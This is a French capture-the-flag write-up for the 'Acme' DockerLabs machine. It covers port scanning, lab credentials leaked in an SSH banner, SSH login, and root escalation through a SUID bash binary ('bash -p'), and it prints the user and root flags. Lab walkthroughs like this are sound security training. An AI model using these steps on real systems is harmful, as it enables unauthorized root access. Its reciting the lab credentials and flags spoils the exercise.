Acme
Acme est machine dockerlabs de niveau facile idéal pour les débutant, elle met en pratique l'exposition de donne sensible dans la bannière et une mauvaise configuration de permission du binaire setuid
Reconnaissance - scan de ports
Nous allons effectuer une numérisation des ports pour trouver les services qui sont sur l’écoute sur l’adresse IP cible
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nmap -p- 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-13 05:43 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: D6:62:28:CF:27:FE (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.80 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nmap -p 22,80 -A -O -sCV 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-13 05:44 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00069s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ae:8a:0a:ff:6e:ce:89:a3:31:d7:da:44:85:0d:f4:de (ECDSA)
|_  256 3f:e8:fa:07:33:e8:43:0a:22:1d:6d:15:a6:53:04:7e (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/migration_notes.txt
|_http-title: ACME Corporation - Portal en Mantenimiento
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: D6:62:28:CF:27:FE (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
d’après le scan nmap nous avons 2 ports ouverts le ssh qui écoute sur le port standard qui le 22 et http qui écoute aussi sur le port standard qui est le port 80
Enumération Web
** nous allons visiter le site web http://172.17.0.2

la page d’accueil du site nous informe que la connexion au ssh émette une bannière avec le protocole de maintenance
nous allons tenter de se connecter au ssh pour récupérer la bannière de maintenance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(d4fl0n㉿kali)-[/tmp]
└─$ ssh 172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:n5ISlm/0laVxlBg1ASl4X7n1jywcS5m4h8ZQWL3luCo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
===================================================================
[*] ACME Corporation - Nodo Bastion de Mantenimiento Interno
[!] AVISO DE SEGURIDAD Y ACCESO:
[!] Portal corporativo en proceso de migracion a infraestructura interna.
[!] Credenciales temporales asignadas para tareas de mantenimiento:
[!]   - Usuario: usuario
[!]   - Password: P@ssw0rd2026_CTF!
===================================================================
d4fl0n@172.17.0.2's password:
la bannière nous as fournis un identifiant de connexion au ssh
1
usuario:P@ssw0rd2026_CTF!
nous allons essayer de se connecter au ssh avec cet identifiant
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(d4fl0n㉿kali)-[/tmp]
└─$ ssh usuario@172.17.0.2
===================================================================
[*] ACME Corporation - Nodo Bastion de Mantenimiento Interno
[!] AVISO DE SEGURIDAD Y ACCESO:
[!] Portal corporativo en proceso de migracion a infraestructura interna.
[!] Credenciales temporales asignadas para tareas de mantenimiento:
[!]   - Usuario: usuario
[!]   - Password: P@ssw0rd2026_CTF!
===================================================================
usuario@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.1$ id
uid=1000(usuario) gid=1000(usuario) groups=1000(usuario)
c’est cred est valide est il nous a permis de se connecter au system
Escalade de privilège - Enumération des utilisateurs sys
1
2
3
4
-bash-5.1$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
usuario:x:1000:1000::/home/usuario:/bin/bash
-bash-5.1$
nous avons 2 utilisateurs system, donc nous allons essayer de trouver un moyen pour faire le mouvement horizontal et escaler au compte root
Escalade de privilège - Enumération des permissions
1
2
3
4
5
6
7
8
9
10
11
12
13
-bash-5.1$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/dash
/usr/bin/chsh
/usr/bin/bash  <----
/usr/bin/sudo
1
2
bash-5.1# ls -l /usr/bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /usr/bin/bash
le programme bash a un setUID se qui nous permettra d’escaler a l’utilisateur root
1
/usr/bin/bash -p
1
2
3
4
-bash-5.1$ /usr/bin/bash -p
bash-5.1# id
uid=1000(usuario) gid=1000(usuario) euid=0(root) groups=1000(usuario)
bash-5.1#
nous somme root et nous allons lire les flags
1
2
3
4
bash-5.1# cat /home/usuario/user.txt /root/root.txt
FLAG{nmap_recon_ssh_foothold_7a9f24e1}
FLAG{wp2shell_cve_2026_63030_core_rce_root_99d10c8b}
bash-5.1#